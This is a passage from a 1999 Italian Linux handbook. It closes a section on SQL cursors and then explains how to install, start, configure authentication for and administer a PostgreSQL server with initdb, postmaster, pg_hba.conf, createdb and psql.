L'esempio mostra l'uso tipico di questa istruzione, dove si legge la riga successiva (se non ne sono state lette fino a questo punto, si tratta della prima), dal cursore dichiarato e aperto precedentemente. L'esempio seguente è identico dal punto di vista funzionale.

```
FETCH RELATIVE 1 FROM Mio_cursore
```

I due esempi successivi sono equivalenti, e servono a ottenere la riga precedente.

```
FETCH PRIOR FROM Mio_cursore
```

```
FETCH RELATIVE -1 FROM Mio_cursore
```

### 140.11.3 Chiusura

Il cursore, al termine dell'utilizzo, deve essere chiuso:

```
CLOSE ⟨cursore⟩
```

Seguendo gli esempi visti in precedenza, per chiudere il cursore **`Mio_cursore`** basta l'istruzione seguente:

```
CLOSE Mio_cursore
```

## 140.12 Riferimenti


- Paolo Atzeni, Stefano Ceri, Stefano Paraboschi, Riccardo Torlone, *Basi di dati, concetti, linguaggi e architetture*, McGraw-Hill

- James Hoffmann, *Introduction to Structured Query Language*

  *<http://w3.one.net/~jhoffman/sqltut.htm>*

- *SQL Standard Home Page*

  *<http://www.jcc.com/sql_stnd.html>*

- *SQL Reference Page*
  *<http://www.contrib.andrew.cmu.edu/~shadow/sql.html>*
- *ISO/IEC 9075:1992, Database Language SQL*
  *<http://epoch.cs.berkeley.edu:8000/sequoia/schema/STANDARDS/SQL3/sql1992.txt>*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# PostgreSQL: struttura e preparazione

PostgreSQL è un DBMS (*Data Base Management System*) relazionale esteso agli oggetti. In questo capitolo si vuole introdurre al suo utilizzo e accennare alla sua struttura, senza affrontare le particolarità del linguaggio di interrogazione. Il nome lascia intendere che si tratti di un DBMS in grado di comprendere le istruzioni SQL, anche se per il momento l'aderenza a quello standard è solo parziale.

## 141.1 Struttura dei dati nel filesystem

PostgreSQL, a parte i programmi binari, gli script e la documentazione, colloca i file di gestione delle basi di dati a partire da una certa directory, che nella documentazione originale viene definita **`PGDATA`**. Questo è il nome di una variabile di ambiente che può essere utilizzato per informare i vari programmi di PostgreSQL della sua collocazione; tuttavia, di solito questo meccanismo della variabile di ambiente non viene utilizzato, specificando tale directory in fase di compilazione dei sorgenti.

Questa directory corrisponde solitamente anche alla directory *home* dell'utente di sistema per l'amministrazione di PostgreSQL, che dovrebbe essere **`postgres`**, per cui si potrebbe anche indicare come `~postgres/`.

In ogni caso, questa directory è normalmente `/var/lib/pgsql/`, e tutto ciò che si trova al suo interno appartiene all'utente **`postgres`**, anche se i permessi per il gruppo e gli altri utenti variano a seconda della circostanza.

Inizialmente, questa directory dovrebbe contenere una serie di file il cui nome inizia per `pg_*`. Alcuni di questi sono file di testo, altri sono dei ***cataloghi***, ovvero delle tabelle che servono alla gestione del DBMS e non fanno parte delle basi di dati normali. Se per qualche ragione si utilizza l'utente **`postgres`**, essendo questa la sua directory personale, potrebbero apparire altri file che riguardano la personalizzazione di questo utente (`.profile`, `.bash_history`, o altre cose simili, in funzione dei programmi che si utilizzano).

All'interno di questa directory si trova normalmente la sottodirectory `base/`, da cui si articolano le basi di dati che vengono create di volta in volta: ogni base di dati ottiene una sua sottodirectory ulteriore. Per creare una nuova base di dati, PostgreSQL fa uso di una base di dati di partenza: **`template1`**. I file di questa si trovano all'interno di `base/template1/`.

### 141.1.1 Opzioni per la definizione della directory «PGDATA» attraverso la riga di comando

Tutti i programmi che compongono il sistema di PostgreSQL, che hanno la necessità di sapere dove si trovano i dati, oltre al meccanismo della variabile di ambiente **`PGDATA`** permettono di indicare tale directory attraverso un'opzione della riga di comando. I programmi più importanti, e precisamente **`postmaster`** e **`createdb`** riconoscono l'opzione **`-D`**. Come si può intuire, l'utilizzo di questa opzione, o di un'altra equivalente per gli altri programmi, fa in modo che l'indicazione della variabile **`PGDATA`** non abbia effetto.

### 141.1.2 Amministratore

Una particolarità di PostgreSQL sta nella definizione dell'amministratore di questo servizio. In pratica potrebbe trattarsi di una persona diversa dall'amministratore del sistema, l'utente **`root`**, e come accennato si tratta generalmente dell'utente **`postgres`**.

Quando la propria distribuzione GNU/Linux è già predisposta per PostgreSQL, l'utente **`postgres`** dovrebbe già essere stato previsto (non importa il numero UID che gli sia stato abbinato), ma quasi sicuramente la password dovrebbe essere «impossibile», come nell'esempio seguente:

```
postgres:!:100:101:PostgreSQL Server:/var/lib/pgsql:/bin/bash
```

Come si vede, il campo della password è occupato da un punto esclamativo che di fatto impedisce l'accesso all'utente **`postgres`**.

A questo punto si pongono due alternative, a seconda che si voglia affidare la gestione del DBMS allo stesso utente **`root`** oppure che si voglia incaricare per questo un altro utente. Nel primo caso non occorrono cambiamenti: l'utente **`root`** può diventare **`postgres`** quando vuole con il comando **`su`**;

```
# su postgres
```

nel secondo caso, l'attribuzione di una password all'utente **`postgres`** permetterà a una persona diversa di amministrare il DBMS.

```
# passwd postgres
```

È bene ripetere che la directory *home* di questo utente fittizio (in questo caso `/var/lib/pgsql/`) coincide con il punto di inizio della struttura dei dati del DBMS.

### 141.1.3 Creazione del sistema di basi di dati

La prima volta che si installa PostgreSQL, è molto probabile che venga predisposta automaticamente la directory `~postgres/`. Se così non fosse, o se per qualche motivo si dovesse intervenire manualmente, si può utilizzare **`initdb`**, che per farlo si avvale di alcune informazioni contenute nella directory definita dalla variabile di ambiente **`PGLIB`**, che dovrebbe corrispondere a `/usr/lib/pgsql/`.

`initdb [`⟨*opzioni*⟩`]`

Lo schema sintattico mostra in modo molto semplice l'uso di **`initdb`**. Se si definiscono correttamente le variabili di ambiente **`PGLIB`** e **`PGDATA`**, si può fare anche a meno delle opzioni, diversamente diventa necessario dare queste due informazioni attraverso le opzioni della riga di comando.

La directory definita dalla variabile **`PGLIB`**, ovvero quella che di solito corrisponde a `/usr/lib/pgsql/`, serve a **`initdb`** per raggiungere due file: `global1.bki.source` e `local1_template1.bki.source`. Questi due sono in pratica degli script che servono rispettivamente a generare i file della directory iniziale del sistema di basi di dati, ovvero `~postgres/*` (`/var/lib/pgsql/*`), e della base di dati **`template1`**, corrispondente di solito al contenuto della directory `~postgres/base/template1/`. In breve, **`template1`** è lo scheletro utilizzato per la creazione di ogni nuova base di dati.

Prima di avviare **`initdb`**, è bene utilizzare l'identità dell'utente amministratore di PostgreSQL:

```
# su postgres
```

Successivamente, avviando **`initdb`**, con le indicazioni corrette delle directory corrispondenti alle variabili **`PGLIB`** e **`PGDATA`**, si ottengono delle segnalazioni simili a quelle seguenti (si presume che la directory iniziale **`PGDATA`** sia già stata creata e appartenga all'utente **`postgres`**).

```
postgres$ initdb --pglib=/usr/lib/pgsql --pgdata=/var/lib/pgsql
```

```
We are initializing the database system with username postgres (uid=100).
This user will own all the files and must also own the server process.

Creating Postgres database system directory /var/lib/pgsql/base

Creating template database in /var/lib/pgsql/base/template1

Creating global classes in /var/lib/pgsql/base

Adding template1 database to pg_database...

Vacuuming template1
Creating public pg_user view
Creating view pg_rules
Creating view pg_views
Creating view pg_tables
Creating view pg_indexes
Loading pg_description
```

#### Alcune opzioni

`--pglib=`⟨*directory-pglib*⟩ | `-l` ⟨*directory-pglib*⟩

Permette di definire la directory all'interno della quale **`initdb`** deve cercare gli script che servono a ricreare il sistema di basi di dati di PostgreSQL.

`--pgdata=`⟨*directory-pgdata*⟩ | `-r` ⟨*directory-pgdata*⟩

Stabilisce la directory iniziale del sistema di basi di dati di PostgreSQL che si vuole creare.

`--username=`⟨*amministratore*⟩ | `-u` ⟨*amministratore*⟩

Questa opzione, permette eventualmente di utilizzare **`initdb`** con i privilegi dell'utente **`root`**, definendo in questo modo chi debba essere l'amministratore di PostgreSQL. In generale, questa opzione potrebbe anche non funzionare, e per evitare problemi, conviene avviare **`initdb`** utilizzando l'identità dell'amministratore PostgreSQL.

--template | -t

Fa in modo di ricostruire lo scheletro **template1**, senza intervenire negli altri dati del sistema di basi di dati. Può essere utile se per qualche motivo **template1** risulta danneggiato.

## 141.2 Impostazione client/server e amministrazione

Il DBMS di PostgreSQL si basa su un sistema client/server, in cui, il programma che vuole interagire con una base di dati determinata deve farlo attraverso delle richieste inviate a un server. In questo modo, il servizio può essere esteso anche attraverso la rete.

L'organizzazione di PostgreSQL prevede la presenza di un demone sempre in ascolto (può trattarsi di un socket di dominio UNIX o anche di una porta TCP, e in tal caso si tratta normalmente del numero 5432). Quando questo riceve una richiesta valida per iniziare una connessione, attiva una copia del server vero e proprio (*back-end*), a cui affida la connessione con il client. Il demone in ascolto per le richieste di nuove connessioni è **postmaster**, mentre il server è **postgres**.[1]

Generalmente, il demone **postmaster** viene avviato attraverso la procedura di inizializzazione del sistema, in modo indipendente da **inetd**. In pratica, di solito si utilizza uno script collocato all'interno di `/etc/rc.d/init.d/`, o in un'altra collocazione simile, per l'avvio e l'interruzione del servizio.

Durante il funzionamento del sistema, quando alcuni client sono connessi, si può osservare una dipendenza del tipo rappresentato dallo schema seguente:

```
...
|
|-postmaster-+-postgres
|            +-postgres
|            `-postgres
...
```

### 141.2.1 # postmaster

postmaster [⟨*opzioni*⟩]

**postmaster** è il demone che si occupa di restare in ascolto in attesa di una richiesta di connessione con un server **postgres** (il *back-end* in questo contesto). Quando riceve questo tipo di richiesta mette in connessione il client (o *front-end*) con una nuova copia del server **postgres**.

Per poter compiere il suo lavoro deve essere a conoscenza di alcune notizie essenziali, tra cui in particolare: la collocazione di **postgres** (se questo non è in uno dei percorsi della variabile **PATH**), e la directory da cui si dirama il sistema di file che costituisce il sistema delle varie basi di dati. Queste notizie possono essere predefinite, nella configurazione usata al momento della compilazione dei sorgenti, oppure possono essere indicate attraverso la riga di comando.

> **postmaster**, e soprattutto i processi da lui controllati (il *back-end*), gestiscono una serie di file che compongono le varie basi di dati del sistema. Trattandosi di un sistema di gestione dei dati molto complesso, è bene evitare di inviare il segnale **SIGKILL** (9), perché con questo si provoca la conclusione immediata del processo destinatario e di tutti i suoi discendenti, senza permettere una conclusione corretta. Al contrario, gli altri segnali sono accettabili, come per esempio un **SIGTERM** che viene utilizzato in modo predefinito quando si esegue un **kill**.

Alcune opzioni

-D ⟨*directory-dei-dati*⟩

Permette di specificare la directory di inizio della struttura dei dati del DBMS.

-S

Specifica che il programma deve funzionare in modo «silenzioso», senza emettere alcuna segnalazione, e soprattutto, diventando un processo discendente direttamente da **init**, disassociandosi dalla shell e quindi dal terminale da cui è stato avviato.

Questa opzione viene utilizzata particolarmente per avviare il programma all'interno della procedura di inizializzazione del sistema, quando non sono necessari dei controlli di funzionamento.

[1] Probabilmente, la scelta del nome «postmaster» è un po' infelice, dal momento che potrebbe far pensare all'amministratore del servizio di posta elettronica. Come al solito occorre un po' di attenzione al contesto in cui ci si trova.

`-b` ⟨*percorso-del-backend*⟩

Se il *back-end*, ovvero il programma **`postgres`**, non si trova in uno dei percorsi contenuti nella variabile di ambiente **`PATH`**, è necessario specificare la sua collocazione (il percorso completo) attraverso questa opzione.

`-d [`⟨*livello-di-diagnosi*⟩`]`

Questa opzione permette di attivare la segnalazione di messaggi diagnostici (*debug*), da parte di **`postmaster`** e del *back-end*, a più livelli di dettaglio:

- 1, segnala solo il traffico di connessione;
- 2, o superiore, attiva la segnalazione diagnostica anche nel *back-end*, oltre ad aggiungere dettagli sul funzionamento di **`postmaster`**.

Di norma, i messaggi diagnostici vengono emessi attraverso lo standard output da parte di **`postmaster`**, anche quando si tratta di messaggi provenienti dal *back-end*. Perché abbia significato usare questa opzione, occorre avviare **`postmaster`** **senza** l'opzione **`-S`**.

`-i`

Abilita le connessioni TCP/IP. Senza l'indicazione di questa opzione, sono ammissibili solo le connessioni locali attraverso socket di dominio UNIX (*UNIX domain socket*).

`-p` ⟨*porta*⟩

Se viene avviato in modo da accettare le connessioni attraverso la rete (l'opzione **`-i`**), specifica una porta di ascolto diversa da quella predefinita (5432).

Esempi

`#` **`su postgres -c 'postmaster -S -D/var/lib/pgsql'`**

L'utente **`root`**, avvia **`postmaster`** dopo essersi trasformato temporaneamente nell'utente **`postgres`** (attraverso **`su`**), facendo in modo che il programma si disassoci dalla shell e dal terminale, diventando un discendente di **`init`**. Attraverso l'opzione **`-D`** si specifica la directory di inizio dei file della base di dati.

`#` **`su postgres -c 'postmaster -i -S -D/var/lib/pgsql'`**

Come nell'esempio precedente, specificando che si vuole consentire, in modo preliminare, l'accesso attraverso la rete.[2]

`#` **`su postgres -c 'nohup postmaster -D/var/lib/pgsql > /var/log/pglog 2>&1 &'`**

L'utente **`root`**, avvia **`postmaster`** in modo simile al precedente, dove in particolare viene diretto lo standard output all'interno di un file, per motivi diagnostici. Si osservi l'utilizzo di **`nohup`** per evitare l'interruzione del funzionamento di **`postmaster`** all'uscita del programma **`su`**.

`#` **`su postgres -c 'nohup postmaster -D/var/lib/pgsql -d 1 > /var/log/pglog 2>&1 &'`**

Come nell'esempio precedente, con l'attivazione del primo livello diagnostico nei messaggi emessi.

## 141.2.2 Localizzazione

A partire dalla versione 6.4 di PostgreSQL, inizia l'introduzione di un sistema di gestione delle localizzazioni. La sua attivazione dipende dalle opzioni che vengono definite in fase di compilazione, per cui potrebbe anche succedere che la propria distribuzione GNU/Linux disponga di una versione di PostgreSQL che non è in grado di gestire la localizzazione.

La localizzazione va applicata al server, ovvero al sistema di gestione dei dati, e non al client. Questa è una situazione un po' strana rispetto al solito, dove ogni utente configura per sé il proprio ambiente. Infatti, la scelta della localizzazione dei dati, deve essere fatta al livello della base di dati, e non può essere cambiata a piacimento, a seconda dei punti di vista.

Di conseguenza, la configurazione delle variabili **`LC_*`**, o eventualmente di **`LANG`**, deve avvenire per l'ambiente riferito al funzionamento di **`postmaster`**, e per questo occorre preparare uno script apposito.

[2]Per consentire in pratica l'accesso attraverso la rete, occorre anche intervenire all'interno del file di configurazione `~postgres/pg_hda.conf`.

```
#!/bin/sh

LANG=it_IT.ISO-8859-1
# LC_CTYPE=it_IT.ISO-8859-1
# LC_COLLATE=it_IT.ISO-8859-1
# LC_MONETARY=it_IT.ISO-8859-1
export LANG
# export LC_CTYPE LC_COLLATE LC_MONETARY

/usr/bin/postmaster -i -S -D/var/lib/pgsql
```

Lo script che si vede sopra, serve a definire la variabile di ambiente **`LANG`**, a esportarla, e ad avviare **`postmaster`**. Questo script deve essere avviato dalla procedura di inizializzazione del sistema, all'interno della quale sarà utilizzato presumibilmente **`su`**, in modo da attribuire l'identità dell'utente amministratore di PostgreSQL. Se si usa un sistema di script per l'avvio o la conclusione dei servizi, cosa che di solito si colloca nella directory `/etc/init.d/`, o `/etc/rc.d/init.d/`, potrebbe essere necessario intervenire su quello che si occupa di avviare **`postmaster`**.

```
#!/bin/sh
case "$1" in
  start)
        echo -n "Avvio del servizio PostgreSQL: "
        su -l postgres -c '/usr/bin/postmaster -i -S -D/var/lib/pgsql'
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio PostgreSQL: "
        killall postmaster
        echo
        ;;
  *)
        echo "Utilizzo: postgresql {start|stop}"
        exit 1
esac
```

Quello che si vede sopra, è lo scheletro della struttura **`case`** tipica di un tale script. Volendo modificare la localizzazione predefinita in fase di compilazione, occorre lo script mostrato prima. Si suppone che lo script con il quale si modificano le variabili di localizzazione e si avvia **`postmaster`**, sia `/usr/bin/avvia_postmaster`; la modifica da apportare all'esempio appena visto è quella seguente:

```
...
case "$1" in
  start)
        echo -n "Avvio del servizio PostgreSQL: "
        # su -l postgres -c '/usr/bin/postmaster -i -S -D/var/lib/pgsql'
        su -l postgres -c '/usr/bin/avvia_postmaster'
        echo
        ;;
...
```

Oltre alla localizzazione attraverso le variabili di ambiente tradizionali, si può intervenire sulla variabile **`PGDATESTYLE`**, il cui scopo è quello di definire la forma di visualizzazione delle date. La tabella 141.1 elenca le parole chiave che si possono assegnare a questa variabile e l'effetto che ne deriva.

| Stile | Descrizione | Esempio |
|---|---|---|
| ISO | ISO 8601 | 1999-12-31 |
| SQL | Tipo tradizionale | 12/31/1999 |
| German | | 31.12.1999 |

Tabella 141.1: Elenco dei formati di data gestibili con PostgreSQL.

Probabilmente, la cosa migliore è utilizzare il formato **`ISO`**, e questo potrebbe anche diventare quello predefinito nelle prossime versioni di PostgreSQL. Volendo estendere lo script per l'avvio di **`postmaster`**, presentato all'inizio, basta aggiungere l'impostazione della variabile **`PGDATESTYLE`**:

```
#!/bin/sh

LANG=it_IT.ISO-8859-1
# LC_CTYPE=it_IT.ISO-8859-1
```

```
# LC_COLLATE=it_IT.ISO-8859-1
# LC_MONETARY=it_IT.ISO-8859-1
export LANG
# export LC_CTYPE LC_COLLATE LC_MONETARY
PGDATESTYLE=ISO
export PGDATESTYLE

/usr/bin/postmaster -i -S -D/var/lib/pgsql
```

## 141.2.3 Organizzazione degli utenti e delle basi di dati

Per fare in modo che gli utenti possano accedere al DBMS, occorre che siano stati registrati all'interno del sistema di PostgreSQL stesso. In pratica, può trattarsi solo di utenti già riconosciuti nel sistema operativo, che vengono aggiunti e accettati anche da PostgreSQL. Per l'inserimento di questi utenti si utilizza **`createuser`**, come nell'esempio seguente:

`#` **`su postgres`**[*Invio*]

`postgres$` **`createuser`**[*Invio*]

`Enter name of user to add-->` **`daniele`**[*Invio*]

`Enter user's postgres ID or RETURN to use unix user ID: 500 ->` [*Invio*]

In tal modo è stato definito l'inserimento dell'utente **`daniele`**, confermando il suo numero UID.

`Is user "daniele" allowed to create databases (y/n)` **`y`**[*Invio*]

All'utente **`daniele`** è stato concesso di creare delle nuove basi di dati.

`Is user "daniele" allowed to add users? (y/n)` **`n`**[*Invio*]

All'utente non viene concesso di aggiungere altri utenti.

`createuser: daniele was successfully added`

Da questo esempio si può comprendere quali siano le possibilità di attribuzione di privilegi ai vari utenti del sistema DBMS. In particolare, è opportuno osservare che ogni base di dati appartiene all'utente che lo ha creato, il quale diventa il suo amministratore particolare (per la precisione il DBA).

L'eliminazione di un utente PostgreSQL avviene in modo simile attraverso **`destroyuser`**, come nell'esempio seguente:

`#` **`su postgres`**[*Invio*]

`postgres$` **`destroyuser`**[*Invio*]

`Enter name of user to delete -->` **`daniele`**[*Invio*]

`destroyuser: delete of user daniele was successful.`

> L'eliminazione di un utente PostgreSQL comporta anche l'eliminazione delle basi di dati a lui appartenenti.

> Le informazioni sugli utenti autorizzati a gestire in qualunque modo il sistema di basi di dati sono archiviate nel file `~postgres/pg_shadow`, visibile anche attraverso la vista definita dal file `~postgres/pg_user`. È utile sapere questo per comprendere il significato dei messaggi di errore, quando fanno riferimento a questo file.

## 141.2.4 Controllo diagnostico

Inizialmente, l'utilizzo di PostgreSQL si può dimostrare poco intuitivo, soprattutto per ciò che riguarda le segnalazioni di errore, spesso troppo poco esplicite. Per permettere di avere una visione un po' più chiara di ciò che accade, sarebbe bene fare in modo che **`postmaster`** produca dei messaggi diagnostici, possibilmente diretti a un file o a una console virtuale inutilizzata.

Nella sezione in cui si descrive il funzionamento di **`postmaster`** appaiono alcuni esempi di avvio di questo programma, in modo da generare e conservare queste informazioni diagnostiche. L'esempio seguente, in particolare, avvia **`postmaster`** in modo manuale e, oltre a conservare le informazioni diagnostiche in un file, le visualizza continuamente attraverso una console virtuale inutilizzata (l'ottava).

`#` **`su postgres`**[*Invio*]

$ **nohup postmaster -D/var/lib/pgsql -d 1 > /var/log/pglog 2>&1 &**[*Invio*]

$ **exit**[*Invio*]

# **nohup tail -f /var/lib/pgsql > /dev/tty8 &**[*Invio*]

## 141.3 Accesso e autenticazione

L'accesso alle basi di dati viene consentito attraverso un sistema di autenticazione. I sistemi di autenticazione consentiti possono essere diversi, e dipendono dalla configurazione di PostgreSQL fatta all'atto della compilazione dei sorgenti.

Il file di configurazione `pg_hba.conf` (*Host-Based Authentication*), che si trova della directory *home* dell'utente **`postgres`**, cioè l'inizio della struttura delle basi di dati, serve per controllare il sistema di autenticazione una volta installato PostgreSQL.

L'autenticazione degli utenti può avvenire in modo incondizionato (**`trust`**), e ciò si fa di solito quando chi accede è un utente del sistema presso cui è in funzione PostgreSQL stesso; in pratica ci si fida del sistema di controllo fatto dal sistema operativo.

L'autenticazione può essere semplicemente disabilitata, nel senso di impedire qualunque accesso incondizionatamente. Questo può servire per impedire l'accesso da parte di un certo gruppo di nodi.

L'accesso può essere controllato attraverso l'abbinamento di una password agli utenti di PostgreSQL. Queste password possono essere conservate in un file di testo con una struttura simile a quella di `/etc/passwd`, oppure nel file `~postgres/pg_shadow`, che in pratica è una tabella (questo particolare verrà ripreso in seguito).

Inoltre, l'autenticazione può avvenire attraverso un sistema Kerberos, oppure attraverso il protocollo IDENT (descritto nel capitolo165). In quest'ultimo caso, ci si fida di quanto riportato dal sistema remoto il quale conferma o meno che la connessione appartenga a quell'utente che si sta connettendo.

### 141.3.1 ~postgres/pg_hba.conf

Il file `~postgres/pg_hba.conf` permette di definire quali nodi possono accedere al servizio DBMS di PostgreSQL, eventualmente stabilendo anche un abbinamento specifico tra basi di dati e nodi di rete.

Le righe vuote e il testo preceduto dal simbolo **#** vengono ignorati. I record (cioè le righe contenenti le direttive del file in questione), sono suddivisi in campi separati da spazi o caratteri di tabulazione. Il formato può essere riassunto nei due modelli sintattici seguenti:

`local` ⟨*database*⟩ ⟨*autenticazione-utente*⟩ [⟨*mappa*⟩]

`host` ⟨*database*⟩ ⟨*indirizzo-IP*⟩ ⟨*maschera-degli-indirizzi*⟩ ⟨*autenticazione-utente*⟩ [⟨*mappa*⟩]

Nel primo caso si intendono controllare gli accessi provenienti da client avviati nello stesso sistema locale, utilizzando un socket di dominio UNIX; nel secondo si fa riferimento ad accessi attraverso la rete (connessioni TCP).

- Il secondo campo del record serve a indicare il nome di una base di dati per la quale autorizzare l'accesso; in alternativa si può usare la parola chiave **`all`**, in modo da specificare tutte le basi di dati in una sola volta.

- I campi ⟨*indirizzo-IP*⟩ e il successivo, ⟨*maschera-degli-indirizzi*⟩, rappresentano un gruppo di indirizzi di nodi che hanno diritto di accedere a quella determinata base di dati.

- Il campo ⟨*autenticazione-utente*⟩ rappresenta il tipo di autenticazione attraverso una parola chiave. Le più comuni sono:

  - **`trust`** – l'autenticazione non ha luogo e si accetta il nome fornito dall'utente senza alcuna verifica.
  - **`reject`** – la connessione viene rifiutata in ogni caso.
  - **`password`** – viene richiesta una password riferita all'utente, e questa viene verificata in base al contenuto di un file indicato nel campo successivo, oppure in base a quanto riportato dal catalogo `~postgres/pg_shadow`.
  - **`crypt`** – viene richiesta una password riferita all'utente, e questa viene verificata in base al contenuto di `~postgres/pg_shadow`. La differenza più importante rispetto a **`password`** sta nel fatto che in quel caso la password viene trasmessa in chiaro, mentre con **`crypt`** no.
  - **`ident`** – l'autenticazione avviene attraverso il protocollo IDENT (capitolo 165), e in pratica viene demandato il riconoscimento al sistema remoto;

- L'ultimo campo dipende dal penultimo. Nel caso di autenticazione **`ident`**, si utilizza solitamente la parola chiave **`sameuser`** per indicare a PostgreSQL che i nomi usati dagli utenti nei sistemi remoti da cui possono accedere, coincidono con quelli predisposti per la gestione del DBMS. Nel caso di autenticazione **`password`** rappresenta il nome del file di testo contenente le password.[3]

Perché il sistema possa funzionare correttamente, sono sempre presenti almeno i record seguenti:

```
# tipo  database        IP               maschera                autorizz.
#
local       all                                                  trust
host        all          127.0.0.1     255.255.255.255           trust
```

Ciò consente l'accesso senza altre misure di sicurezza a tutti i client che accedono dallo stesso sistema locale attraverso un socket di dominio UNIX, e agli utenti dello stesso nodo locale (**`localhost`**), a tutte le basi di dati.

L'esempio seguente permette l'accesso da parte di utenti provenienti dalla rete locale 192.168.___.___, alla base di dati **`nostro_db`**, affidando il compito di riconoscimento al sistema remoto da cui avviene la connessione e utilizzando il nome dell'utente, fornito in questo modo, come nome di utente PostgreSQL.

```
# tipo  database        IP               maschera        autorizz.
#
host    nostro_db       192.168.0.0      255.255.0.0     ident   sameuser
```

L'esempio seguente, è simile al precedente, con la differenza che gli accessi dalla rete indicata richiedono una password, che PostgreSQL conserva nel file di testo `~postgres/passwd` (il nome indicato nell'ultimo campo).

```
# tipo  database        IP               maschera        autorizz.
#
host    nostro_db       192.168.0.0      255.255.0.0     password  passwd
```

Questo file di configurazione viene fornito già con alcuni esempi commentati.

### 141.3.2 Gestione delle password in chiaro

Con il sistema di autenticazione definito dalla parola chiave **`password`** è possibile utilizzare un file di testo simile a `/etc/passwd` o a `/etc/shadow` per annotare gli utenti PostgreSQL e le password cifrate relative. Per esempio, se nel file `~postgres/pg_hba.conf` compare il record

```
host    nostro_db       192.168.0.0      255.255.0.0     password  utenti
```

gli utenti che accedono attraverso un client avviato dai nodi della sottorete 192.168.*.* devono identificarsi attraverso l'indicazione di una password che PostgreSQL può trovare nel file di testo `~postgres/utenti`. Questo file potrebbe essere simile a quello seguente:

```
tizio:wsLHjp.FutW0s
caio:a6%i/.45w2q4
```

Se questo file dovesse contenere dei campi aggiuntivi (separati con i soliti due punti), questi verrebbero semplicemente ignorati.

> Quando il client deve accedere utilizzando questo tipo di autenticazione, deve presentarsi con il nominativo-utente e la password. Quando si usa il programma **`psql`** che verrà descritto in seguito, occorre specificare l'opzione **`-u`**.

La password cifrata che si colloca nel secondo campo del record di questo file è ottenuta con la solita funzione di sistema **`crypt()`**. Per inserire facilmente un utente, o per cambiare la password di un utente registrato precedentemente, si utilizza il programma **`pg_passwd`**, indicando semplicemente in quale file intervenire.

`pg_passwd` ⟨*file*⟩

L'utilizzo è banale, come si vede dall'esempio seguente in cui si aggiunge l'utente **`semproni`** (è importante ricordare di operare in qualità di utente **`postgres`**).

`#` **`cd ~postgres`**[*Invio*]

`#` **`su postgres`**[*Invio*]

[3] L'autenticazione IDENT prevede anche l'uso di un file di mappa aggiuntivo, che viene preso in considerazione quando al posto della parola chiave **`sameuser`** si indica qualcosa d'altro. Tuttavia, la documentazione sul modo in cui debba essere predisposto questo file non è disponibile allo stato attuale.

postgres:~$ **pg_passwd utenti**[*Invio*]

Username: **semproni**[*Invio*]

New password: **********[*Invio*]

Re-enter new password: **********[*Invio*]

## 141.4 Gestione delle basi di dati

Per poter gestire una base di dati occorre prima crearla. Ciò si ottiene normalmente attraverso lo script **createdb**, avviato con i privilegi adatti, cioè quelli di un utente a cui ciò è consentito. Nello stesso modo, attraverso lo script **destroydb**, si può eliminare un'intera base di dati.

> PostgreSQL non distingue tra lettere maiuscole e minuscole quando si tratta di nominare le basi di dati, le relazioni (le tabelle o gli oggetti a seconda della definizione che si preferisce utilizzare), e gli elementi delle relazioni. Tuttavia, in certi casi si verificano degli errori inspiegabili dovuti alla scelta dei nomi che in generale conviene indicare sempre solo con lettere minuscole.

### 141.4.1 Creazione di una base di dati

La creazione di una base di dati è in pratica la creazione di una serie di file all'interno di una directory con lo stesso nome usato per identificare la base di dati stessa. Questa operazione ha luogo utilizzando una struttura di partenza già predisposta: di solito si tratta di **template1**.

Le directory delle basi di dati si articolano a partire da `~postgres/base/`. Quando si crea l'ipotetica base di dati **mio_db**, ciò che si ottiene in pratica è la copia della directory `~postgres/base/template1/` in `~postgres/base/mio_db/`.[4]

Come già accennato, una base di dati può essere creata solo da un utente autorizzato precedentemente per questo scopo. Di solito si utilizza lo script **createdb**, come nell'esempio seguente in cui si crea la base di dati **mio_db**.

$ **createdb mio_db**

L'utente che ha creato una base di dati è automaticamente il suo amministratore, ovvero colui che può decidere eventualmente di eliminarla.

PostgreSQL pone dei limiti nella scelta dei nomi delle basi di dati. Non possono superare i 16 caratteri e il primo di questi deve essere alfabetico, oppure può essere un simbolo di sottolineatura.[5]

Se l'utente che tenta di creare una base di dati non è autorizzato per questo, quello che si ottiene è un messaggio di errore del tipo seguente:

```
Connection to database 'template1' failed.
FATAL 1:SetUserId: user "tizio" is not in "pg_user"
createdb: database creation failed on mio_db.
```

### 141.4.2 Eliminazione di una base di dati

L'amministratore di una base di dati, generalmente colui che la ha creata, è la persona che può anche eliminarla. Nell'esempio seguente si elimina la base di dati **mio_db**.

$ **destroydb mio_db**

## 141.5 Accesso a una base di dati

L'accesso a una base di dati avviene attraverso un client, ovvero un programma frontale, o *front-end*, secondo la documentazione di PostgreSQL. Questo si avvale generalmente della libreria **LIBPQ**. PostgreSQL fornisce un programma client standard, **psql**, che si comporta come una sorta di shell tra l'utente e la base di dati stessa.[6]

[4] In ogni caso, la copia da sola non basta. Perché una base di dati sia riconosciuta come tale occorre che questa sia stata annotata nel file `~postgres/pg_database`.

[5] La dimensione massima dei nomi dipende dal modo in cui sono stati compilati i sorgenti o dalle caratteristiche della piattaforma. Il limite di 16 caratteri è sufficientemente basso da andare bene in ogni circostanza.

[6] Il programma client tipico, dovrebbe riconoscere le variabili di ambiente **PGHOST** e **PGPORT**. La prima serve a stabilire l'indirizzo o il nome di dominio del server, e questo implica che la connessione avviene attraverso una connessione TCP, e non con un socket di dominio UNIX; la seconda specifica il numero della porta, ammesso che si voglia utilizzare un numero diverso da 5432. L'uso di queste variabili non è indispensabile, ma serve solo per non dover specificare queste informazioni attraverso opzioni della riga di comando.

Il programma **psql** permette un utilizzo interattivo attraverso una serie di comandi impartiti dall'utente su una riga di comando; oppure può essere avviato in modo da eseguire il contenuto di un file o di un singolo comando fornito tra gli argomenti. Per quanto riguarda l'utilizzo interattivo, il modo più semplice di essere avviato è quello che si vede nell'esempio seguente, dove si indica semplicemente il nome della base di dati sulla quale intervenire.

$ **psql mio_db**[*Invio*]

```
Welcome to the POSTGRESQL interactive sql monitor:
  Please read the file COPYRIGHT for copyright terms of POSTGRESQL

   type \? for help on slash commands
   type \q to quit
   type \g or terminate with semicolon to execute query
 You are currently connected to the database: mio_db

mio_db=>_
```

Da questo momento si possono inserire le istruzioni SQL per la base di dati selezionata, in questo caso **mio_db**, oppure si possono inserire dei comandi specifici di **psql**. Questi ultimi si notano perché sono composti da una barra obliqua inversa (****), seguita da un carattere.

Il comando interno di **psql** più importante è **\h** che permette di visualizzare una guida rapida alle istruzioni SQL che possono essere utilizzate.

